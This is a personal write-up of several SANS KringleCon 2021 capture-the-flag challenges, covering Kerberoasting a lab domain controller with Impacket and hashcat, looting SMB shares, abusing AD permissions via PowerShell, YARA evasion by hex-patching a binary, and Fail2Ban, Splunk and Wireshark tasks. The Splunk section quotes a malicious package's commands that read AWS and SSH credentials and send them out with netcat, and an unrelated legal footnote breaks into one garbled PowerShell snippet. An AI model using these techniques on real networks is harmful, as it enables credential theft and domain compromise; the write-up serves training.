ssh fpocuntroz@grades.elfu.org -p 2222
```

ElfU Domain Username: fpocuntroz
ElfU Domain Password: Rjxuque#
(Please save these credentials!)

After SSH'ing into the machine, you see this:

```
=====  
=      Elf University Student Grades Portal      =  
=          (Reverts Everyday 12am EST)          =  
=====  
1. Print Current Courses/Grades.  
e. Exit
```

This was my first big snag. I was thinking of all sorts of complicated ways to break out of this shell, but it wasn't until I started hitting things with my keyboard that I figured it out. I used [this StackOverflow article](#) to break out of the shell with CTRL+D. Once you do that, you need to make it a nice bash shell so I used the classic `import pty; pty.spawn("/bin/bash")` to get there. [This is the website I have bookmarked](#) that I reference frequently for CTF's. Now that we're in, we need to find the DC. You can use `ip route` and `nmap` for this:

```
fpcuntroz@grades:~$ ip route
default via 172.17.0.1 dev eth0
10.128.1.0/24 via 172.17.0.1 dev eth0
10.128.2.0/24 via 172.17.0.1 dev eth0
10.128.3.0/24 via 172.17.0.1 dev eth0
172.17.0.0/16 dev eth0 proto kernel scope link src 172.17.0.2
```

I used the nmap sweep scan command which you see at the bottom of the screenshot. Then I grepped for port 3268 which is a common port for LDAP. I found a few other machines that were similar and had LDAP ports open, but this was the only machine that was actually called "hhc21-windows-dc".

```
fpcuntroz@grades:~$ grep "3268/open" 1results.txt
Host: 10.128.1.53 (hhc21-windows-dc.c.holidayhack2021.internal) Ports: 3268/open/tcp//globalcatLDAP///
fpcuntroz@grades:~$ nmap -Pn -p3268 -oG 1results.txt 10.128.1.0/24
```

Here's the output of a nmap scan to see all of the ports open on the DC:

```
fpcuntroz@grades:~$ nmap -sV -p 1-65535 -PS22,445 10.128.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 04:55 UTC
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00052s latency).
Not shown: 65514 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-01-03 04:57:45Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: elfu.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: elfu.local., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf      .NET Message Framing
49671/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc        Microsoft Windows RPC
49682/tcp open  msrpc        Microsoft Windows RPC
49696/tcp open  msrpc        Microsoft Windows RPC
49707/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=%7D=1%3%Time=61D2824E%P=x86_64-pc-linux-gnu%R(DNSVe
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 247.97 seconds
fpcuntroz@grades:~$
```

In the talk linked above, Chris mentions using [this Python script](#) to find users on the DC with crackable hashes. I ran the script and used my ElfU credentials to authenticate and got a hit for `elfu_svc` account:

```
fpoctroz@grades:~$ python3 GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53 elfu.local/fpoctroz -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
ldap/elfu_svc/elfu	elfu_svc		2021-10-29 19:25:04.305279	2022-01-03 02:57:34.051271	
ldap/elfu_svc/elfu.local	elfu_svc		2021-10-29 19:25:04.305279	2022-01-03 02:57:34.051271	
ldap/elfu_svc.elfu.local/elfu	elfu_svc		2021-10-29 19:25:04.305279	2022-01-03 02:57:34.051271	
ldap/elfu_svc.elfu.local/elfu.local	elfu_svc		2021-10-29 19:25:04.305279	2022-01-03 02:57:34.051271	

There was a hint about using cewl and OneRuleToRuleThemAll so I figured I'd need to create my own wordlist. The trick was to make sure to include numbers in the list. I actually had to install a newer version of cewl because the one I had didn't have that parameter. Here's the command I used to create the wordlist:

```
cewl https://register.elfu.org/register > elfwordlist.txt --with-numbers
```

I just used the registration site since that was the only option I had. After that, I was ready to use hashcat to crack the password:

```
hashcat -m 13100 -a 0 spns.txt --potfile-disable -r OneRuleToRuleThemAll.rule --force -O -w 4 -opencl-device-types 1,2 /media/sf_kali_share/elfwordlist.txt
```

```
f27afed8673e76e342e97ea4330cd84a6492e8582226aa8d1267d18b64c79e281bd9d38ed6469e0d8b746c14237c8a2ab848a1c210945b9cb93a31c03399b3bdf8bfc71f33d29e58e172487e1a76c98af2d0f3756bc1824fd6ddf7522397ffe282f397167e1140d9160f6080b2feb8a79ef4e8a1f8e9418ad605dbad6c4:Snow2021!
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target....: $krb5tgs$235*elfu_svc$ELFU.LOCAL$elfu.local/elfu_sv...bad6c4
Time.Started....: Mon Jan  3 09:20:31 2022 (1 sec)
Time.Estimated...: Mon Jan  3 09:20:32 2022 (0 secs)
Guess.Base.....: File (elfwordlist.txt)
Guess.Mod.....: Rules (OneRuleToRuleThemAll.rule)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 3090.1 KHz (5.98ms) @ Accel:256 Loops:256 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 3186203/4055610 (78.56%)
Rejected.....: 51995/3186203 (1.63%)
Restore.Point...: 0/78 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:40448-40704 Iteration:0-256
Candidates.#1...: The0307 -> cimes
Hardware.Mon.#1..: Temp: 47c Util: 94% Core:1733MHz Mem:3504MHz Bus:16
```

For the rest of these screenshots, you'll see a different username. That's because this challenge took me two days, so my credentials reset. As you can see in the screenshot below, the password was Snow2021! We'll be needing that for the next step. I got stuck here too and looked around for all sorts of crazy tools, but it turns out that ldapdomaindump was already on the machine. I ran this and used our new credentials:

```
pjatwegqmp@grades:~$ ldapdomaindump -u "elfu.local\elfu_svc" -p "Snow2021!" 10.128.1.53
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

This gave us a hugeeee dump of information which took some time to sift through:

```
pjatwegqmp@grades:~$ ls
 GetUserSPNs.py      domain_computers_by_os.html  domain_policy.grep  domain_trusts.html  domain_users.json
 domain_computers.grep  domain_groups.grep        domain_policy.html  domain_trusts.json  domain_users_by_group.html
 domain_computers.html domain_groups.html        domain_policy.json   domain_users.grep   spns.txt
 domain_computers.json domain_groups.json        domain_trusts.grep  domain_users.html
```

The most interesting account was the remote_elf one which allows you to access the DC remotely (exactly what we need).

0470	0470	remote_elf	Users	19:26:07	19:26:07	00:00:00	DONT_EXPIRE_PASSWD	19:26:07	***	
Remote Elf User Account	Remote Elf User Account	remote_elf	Remote Management Domain Users, Remote Management Users	Domain Users	10/29/21 19:25:30	01/03/22 08:07:08	01/04/22 03:33:49	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/29/21 19:25:30	1106
ElfU Service	ElfU Service	elfu svc		Domain	10/29/21	01/03/22	01/04/22	NORMAL_ACCOUNT,	10/29/21	1105

Another interesting note was this share name:

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
SHARE30	SHARE30\$	share30.elfu.local			01/04/22 03:31:39		SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	10/29/21 19:29:38	1547	

Let's take a look at what's in there:

```
pjatwegqmp@grades:~/share30$ smbclient -L '\SHARE30'
Enter WORKGROUP\pjatwegqmp's password:

      Sharename      Type      Comment
      -----
      netlogon       Disk
      sysvol         Disk
      elfu_svc_shr  Disk      elfu_svc_shr
      research_dep   Disk      research_dep
      IPC$           IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available
pjatwegqmp@grades:~/share30$
```

The share has research_dep which we'll need later, but for now we can access the elfu_svc share.

```
pjatwegqmp@grades:~/share30$ smbclient '\SHARE30\elfu_svc_shr' -U elfu_svc
Enter WORKGROUP\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \>
```

There was an obscene amount of PowerShell scripts on this share so I was lazy and just downloaded them all to my machine so I could grep for what I was looking for. I was hoping to find something related to remote_elf since that account would be my in to the DC.

Sure enough, we see the password listed out in PS for us. Perfect!

```
pjatwegqmp@grades:~/share30$ grep -r "remote_elf" .
./setProcessInfo.ps1 $aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
pjatwegqmp@grades:~/share30$ cat GetProcessInfo.ps1
$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQwAEIATgAwEoAwQBuAGcAPQA9AHwANGA5ADgAMQA1ADIABmAGIAMA1AGQAOQA0AGMANQB1ADYAZAA2ADEAMgA
BAGIANwAxAGUAzA2AGYAQOB1AGYAMwBjADeAYwA5AGQANAB1AGMAZAA1ADUAZAAxADUAnwAxADMAYwA0ADUAMwA5ADEAYQBiADYAZAAzADUAMA3AGTAywA2AGEANQAxADAZAA2AdcANwBlAGUAZQB1AdcAMABjAGUANQAxADEANGA
ADQANwA2GEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication Negotiate
```

I referenced these PS snippets from Chris for the next few steps. He listed one which allowed you to login to a computer remotely. I modified it to this so I could use remote_elf to login:

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQwAEIATgAwEoAwQBuAGcAPQA9AHwANGA5ADgAMQA1ADIABmAGIAMA1AGQAOQA0AGMANQB1ADYAZAA2ADEAMgA
BAGIANwAxAGUAzA2AGYAQOB1AGYAMwBjADeAYwA5AGQANAB1AGMAZAA1ADUAZAAxADUAnwAxADMAYwA0ADUAMwA5ADEAYQBiADYAZAAzADUAMA3AGTAywA2AGEANQAxADAZAA2AdcANwBlAGUAZQB1AdcAMABjAGUANQAxADEANGA
ADQANwA2GEA"
```

```
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7  
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList  
("elfu.local\remote_elf", $aPass)  
Enter-PSSession -ComputerName 10.128.1.53 -Credential $creds -Authentication Negotiate
```

Look at that, we're in! And there's an interesting csv file that we should look at:

```
[10.128.1.53]: PS C:\Users\remote_elf\Documents> ls
S
Directory: C:\Users\remote_elf\Documents

Mode                LastWriteTime         Length Name
----              -d-----             ----- 
-a---       1/3/2022 1:49 PM           6331 adGroupList.csv

[10.128.1.53]: PS C:\Users\remote_elf\Documents> cat .\adGroupList.csv
#TYPE Selected.Microsoft.ActiveDirectory.Management.ADGroup
```

Looks like it's talking about all of the AD groups on the DC. The one I found interesting was the "Research Department" group. I bet this one has access to that share I saw earlier and will lead me to that PDF. Too bad I don't have access to that group...yet.

```
"DnsUpdateProxy", "DNS clients who are permitted to perform dynamic updates on behalf of some other client  
"RemoteManagementDomainUsers", "Members of this group are able to winrm into domain machines. Equivalent  
"ResearchDepartment", "Members of this group have access to all ElfU research resources/shares."  
"File Shares",  
[REDACTED]
```

I used both of Chris's snippets to give my user access to the "Research Department" group. Here's how they looked:

Snippet 1

Add-Type -AssemblyName System.DirectoryServices

```
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
```

```
$username = "piatwegamp"
```

`$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'`

`$propGUID = [guid]'00000000-0000-0000-0000-000000000000'`

```
$IdentityReference = (New-Object
```

System.Security.Principal.NTAccou

ipal.SecurityIdentifier])

¹¹ See, e.g., *U.S. v. Babbitt*, 100 F.3d 1250, 1254 (10th Cir. 1996) (“[T]he [FWS] has authority to regulate the importation of species that are not listed under the Convention.”).

```
([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
```

```
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType,  
$nullGUID  
  
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString  
  
$secOptions = $domainDirEntry.get_Options()  
  
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl  
  
$domainDirEntry.RefreshCache()  
  
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)  
  
$domainDirEntry.CommitChanges()  
  
$domainDirEntry.dispose()
```

Snippet 2

```
Add-Type -AssemblyName System.DirectoryServices

$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"

$username = "pjatwegqmp"
$password = "Xnrevwvpk@"

$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString,
$username, $password

$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")

$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])

$b=New-Object byte[] $sid.BinaryLength

$sid.GetBinaryForm($b,0)

$hexSID=[BitConverter]::ToString($b).Replace('-', '')

$domainDirEntry.Add("LDAP://<SID=$hexSID> ")

$domainDirEntry.CommitChanges()

$domainDirEntry.dispose()
```

Once I did that, I went back and accessed the research dep share with my account:

```
pjatwegqmp@grades:~/share30$ smbclient '\\SHARE30\research_dep'  
Enter WORKGROUP:pjatwegqmp's password:  
Try "help" to get a list of possible commands.  
smb: > ls  
 . D 0 Thu Dec 2 16:39:42 2021  
 .. D 0 Mon Jan 3 08:01:29 2022  
 SantaSecretToAWonderfulHolidaySeason.pdf N 173932 Thu Dec 2 16:38:26 2021  
  
        41089256 blocks of size 1024, 33404644 blocks available  
smb: > get SantaSecretToAWonderfulHolidaySeason.pdf  
getting file \\SHARE30\research_dep\SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as SantaSecretToAWonderfulHolidaySeason.pdf (56616.6 KiloBytes/sec) (average 56618.5 KiloBytes/sec)  
smb: >
```

I transferred the file to my machine, but the next step would be to transfer it to my actual PC. I used scp for this:

```
scp -P 2222  
pjatwegqmp@grades.elfu.org:~/share30/SantaSecretToAWonderfulHolidaySeason.pdf.
```

Note: I got an error that said the “TERM environment variable was not set”. This was because we broke out of the shell initially and scp needs both shells to be proper SSH shells in order to transfer a file successfully. I used the `chsh -s /bin/bash` command on the VM to convert the shell and was then able to transfer the file with no problems.

I didn’t get a screenshot of those last two commands because it was almost midnight and I didn’t want my credentials to reset a third time. Luckily, I made it in the nick of time and got the answer in the PDF:

Kindness

Eve Snowshoes – HoHo...No

Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the malicious IP addresses, and block them. We need your help to automate this so the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

```
* You must monitor for new log entries in /var/log/hohono.log
* If an IP generates 10 or more failure messages within an hour then it must be added to the naughty list by running naughtylist add <ip>
  /root/naughtylist add 12.34.56.78
* You can also remove an IP with naughtylist del <ip>
  /root/naughtylist del 12.34.56.78
* You can check which IPs are currently on the naughty list by running naughtylist list
```

You'll be rewarded if you correctly identify all the malicious IPs with a Fail2Ban filter in `/etc/fail2ban/filter.d`, an action to ban and unban in `/etc/fail2ban/action.d`, and a custom jail in `/etc/fail2ban/jail.d`. Don't add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't automatically process the log file each time you make changes to the Fail2Ban config. When needed, run `/root/naughtylist refresh` to re-sample the log file and tell Fail2Ban to reprocess it.



I was going to explain the challenge, but the screenshot does that pretty well. [This talk](#) was super helpful for the challenge and that’s what I referenced for my custom filter, action, and jail.

I started with the filter first. There were 4 types of bannable traffic so I made sure to list each one in the filter. I also used `fail2banregex` to test each filter before I put it into action.

Custom filter:

[Definition]

failregex = ^ Login from <HOST> rejected due to unknown user name\$

^ Invalid heartbeat ‘.’ from <HOST>\$*

^ Failed login from <HOST> for .\$*

^ <HOST> sent a malformed request\$

The custom action was fairly simple, you just needed a ban and unban action for adding and removing IP's from the naughty list.

Custom Action:

[Definition]

actionban = /root/naughtylist add <ip>

actionunban = /root/naughtylist del <ip>

The custom jail was also fairly straightforward:

Custom Jail:

[customjail]

enabled = true

logpath = /var/log/hohono.log

findtime = 1h

maxretry = 10

bantime = 30m

filter = hohonofilter

action = naughtylist

Now I did all of this, restarted the service, and...nothing. I was tearing my hair out until someone asked me if I refreshed the naughtylist (I did not). As soon as I did that, everything ran successfully. Here are the commands for restart and refresh:

Service fail2ban restart

/root/naughtylist refresh

Splunk!

9) Splunk!

Difficulty: 🎄🎄🎄

Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when you complete the analysis?



I don't know why, but I tore through this challenge. Maybe it was the Splunk practice from previous KringleCons or having to use it at work, but I really enjoyed this one and didn't even need Fitzy's hints. I had way more confidence with this than I did with the Kerberoasting challenge. I referenced the sample searches frequently:

Sample Splunk Searches

1. Sysmon for Linux - All events
2. Sysmon for Linux - Process creation
3. Sysmon for Linux - Network connection
4. Sysmon for Linux - Using Splunk stats and sort commands to find most/least common value of a field.
5. GitHub Audit Log Events
6. GitHub Webhook Events (Includes detailed vulnerability alerts.)

1. Question: Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

Methodology: Use the sample search in link #4 and you can see *git status* is the top one:

New Search

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie
| stats count by CommandLine
| sort - count
```

✓ 136 events (9/9/20 6:05:22.000 PM to 12/31/21 11:33:35.000 AM) No Event Sampling ▾

Events (136) Statistics (97) Visualization

100 Per Page ▾ Format Preview ▾

CommandLine ▾

docker ps

git status

2. Question: Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

Methodology: you can search by the URL like in the screenshot below:

New Search

```
* "repository.clone_url"="https://github.com/elfnp3/partnerapi.git"
```

There's only 4 events so go to the earliest one and look for the SSH URL:

The screenshot shows a search interface with a dropdown menu. The menu has two visible items: "repository.size" and "repository.ssh_url". The "repository.ssh_url" item is highlighted with a yellow background, indicating it is the selected filter.

3. **Question:** Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.
Methodology: Use sample link #4 as your starting point again and then add a line at the end to search for all docker commands. I knew it wasn't the *docker ps* one so it was easy to narrow it down. The answer was *docker compose up*.

The screenshot shows a Splunk search results page. The search query is:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie  
| stats count by CommandLine  
| search * CommandLine="docker *"
```

The results section shows:

- ✓ 11 events (9/9/20 6:05:22.000 PM to 12/31/21 1:46:28.000 AM) No Event Sampling ▾
- Events (11) Statistics (2) Visualization
- 100 Per Page ▾ Format Preview ▾

The visualization section shows a bar chart for CommandLine. The filters applied are:

- CommandLine: docker compose up
- CommandLine: docker ps

4. **Question:** Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the name of the vulnerable GitHub repository that the elves cloned for testing and document it here. Inspect the repository.name field in Splunk.
Methodology: Use sample link #6 as a starting point and filter out "repository.clone_url". There's only one other URL which is this one:

repository.clone_url

2 Values, 100% of events

Selected Yes No

Reports


Top values Top values by time Rare values

Events with this field

Values	Count	%
https://github.com/elfnp3/dvws-node.git	23	85.185%
https://github.com/elfnp3/partnerapi.git	4	14.815%

index=main sourcetype=github_json "repository.clone_url="<https://github.com/elfnp3/dvws-node.git>"

If you search on the internet you find:



With that in mind, the answer was: <https://github.com/snoopysecurity/dvws-node>

5. Question: Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

Methodology: Search for JavaScript in that specific repo. There are only 3 events so it's easy to find which one it is.

New Search

* "repository.language"=JavaScript "repository.clone_url"="https://github.com/elfnp3/partnerapi.git"

It's listed in the commits message. The answer: holiday-utils-js

commits.message ▾ Added holiday-utils-js dependency

6. Question: Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

Methodology: There were only two IP's to choose from. The first one only had git processes, but the second one had a netcat process (gasp).

avc_ip ▾	172.31.10.91
process_exec ▾	/usr/bin/nc.openbsd
process_guid ▾	{ec26d882-4936-619e-0537-70ed}

7. **Question:** Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

Methodology: Start by searching the process to see if you can find what directories they were looking at:

New Search

```
* process_exec="/usr/bin/nc.openbsd"
```

That search landed me here:

New Search

```
* CurrentDirectory="/home/eddie/partnerapi/node_modules/holiday-utils-js"
```

✓ 9 events (9/9/20 6:05:22.000 PM to 12/31/21 2:07:36.000 AM) No Event Sampling ▾


I opened the first event and checked the “CommandLine” value:

The screenshot shows a Sysmon search interface with a search bar containing the query `* process_exec="/usr/bin/nc.openbsd"`. Below the search bar, a summary indicates 9 events from 9/9/20 6:05:22.000 PM to 12/31/21 2:07:36.000 AM with no event sampling applied. The main area displays a report titled "CommandLine". The report header includes filters for "Selected" (Yes or No) and a "Reports" section with links to "Top values by time" and "Rare values". Below this, a link "Events with this field" is visible. The "Values" table lists the following entries:

Values	Count	%
/bin/bash	2	22.222%
/bin/bash preinstall.sh	1	11.111%
/bin/sh -c /bin/bash preinstall.sh	1	11.111%
base64 -d	1	11.111%
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config	1	11.111%
/home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts	1	11.111%
nc -q1 54.175.69.219 16842	1	11.111%
node preinstall.js	1	11.111%

I just counted the commands in the screenshot and got 6 as the answer.

8. **Question:** Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.
Methodology: Looking at the screenshot above, “preinstall.sh” was mentioned several times so I figured that was the sus one:



My suspicions were right and I got the final answer. Santa called me a whiz, how nice!



Fitzy Shortstack - Yara Analysis



In this challenge, Fitzy asks you to get this elf app to run. Yara rules are interfering with it so this is where we come in to work around them. The first rule that's tripping up the app is rule 135.

```
snowball2@5989fc52376c:~$ ./the_critical_elf_app
yara rule 135 ./the_critical_elf_app
```

Let's take a look at what this rule is actually doing:

```
rule yara rule 135 {
    meta:
        description = "binaries - file Sugar in the machinery"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
    strings:
        $s = "candycane"
    condition:
        $s
}
```

This rule is looking for the string “candycane” in the file. If we modify the app so it doesn’t have that string anymore, we can circumvent this. I found out [on this article](#) that you can use Vim with xxd. Here are the commands I did in Vim to achieve this:

```
:%!xxd
/candy
Change lefthand side hex from 0 to 1 using 'r'
:%!xxd -r
```

After this, run the app again to see that rule 1056 is the new problem for the app.

```
snowball2@6a7bbded3b16:~$ ./the_critical_elf_app
yara rule 1056 ./the_critical_elf_app
```

This rule is looking for specific hex strings.

```
snowball2@59939af40458:~/yara rules$ qrep -A 13 "1056 {" rules.yar
rule yara rule 1056 {
    meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "b9b95f671e3d54318b3fd4db1ba3b813325fce462070da163193d7acb5fcd03"
    strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
    condition:
        all of them
}
```

I applied the same approach for this and searched for the string in Vim, then changed the hex from 0 to 1.

```
snowball2@59939af40458:~$ ./the_critical_elf_app
./the_critical_elf_app: ./the_critical_elf_app: no version information
available (required by ./the_critical_elf_app)
./the_critical_elf_app: symbol lookup error: ./the_critical_elf_app: un
defined symbol: libc start main, version GLIBC 2.2.5
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d65204
17070726f766564

./the_critical_elf_app: ./the_critical_elf_app: no version information
available (required by ./the_critical_elf_app)
./the_critical_elf_app: symbol lookup error: ./the_critical_elf_app: un
defined symbol: libc start main, version GLIBC 2.2.5
snowball2@59939af40458:~$ []
```

After that, we're good to go 😊

```
*****
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*****
```

Customer Complaint Analysis



11) Customer Complaint Analysis

Difficulty: 🌲🌲🌲🌲

A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

This was another challenge that made me feel good about myself. I've done a lot of Wireshark in other CTF's so this made the challenge a breeze! There weren't that many packets in the file so I organized the file by the info tab, looked at each POST request at the bottom portion in Wireshark and saw the form items for each complaint. I noticed 3 of them mentioned the same room number.

- ✓ HTML Form URL Encoded: application/x-www-form-urlencoded
 - › Form item: "name" = "Yaqh"
 - › Form item: "troll_id" = "2796"
 - › Form item: "guest_info" = "Snooty lady in room 1024"
 - › Form item: "description" = "Lady call desk and ask for
 - › Form item: "submit" = "Submit"
- ✓ HTML Form URL Encoded: application/x-www-form-urlencoded
 - › Form item: "name" = "Hagg"
 - › Form item: "troll_id" = "2013"
 - › Form item: "guest_info" = "Incredibly angry lady in room 1024"
 - › Form item: "description" = "Lady call front desk. I am walk by so"
 - › Form item: "submit" = "Submit"
- › Hypertext Transfer Protocol
- ✓ HTML Form URL Encoded: application/x-www-form-urlencoded
 - › Form item: "name" = "Flud"
 - › Form item: "troll_id" = "2083"
 - › Form item: "guest_info" = "Very cranky lady in room 1024"
 - › Form item: "description" = "Lady call front desk. Complain about the service."
 - › Form item: "submit" = "Submit"

Bingo, there's our answer: Flud Hagg Yaqh

That concludes my write-up for this KringleCon. I only had a little over a week to work on the challenges, so I didn't get to everything before the write-up deadline. Since I'm only missing two challenges, I may consider just finishing them all for the hell of it. Thanks again to SANS for hosting this fantastic event. I look forward to it every year!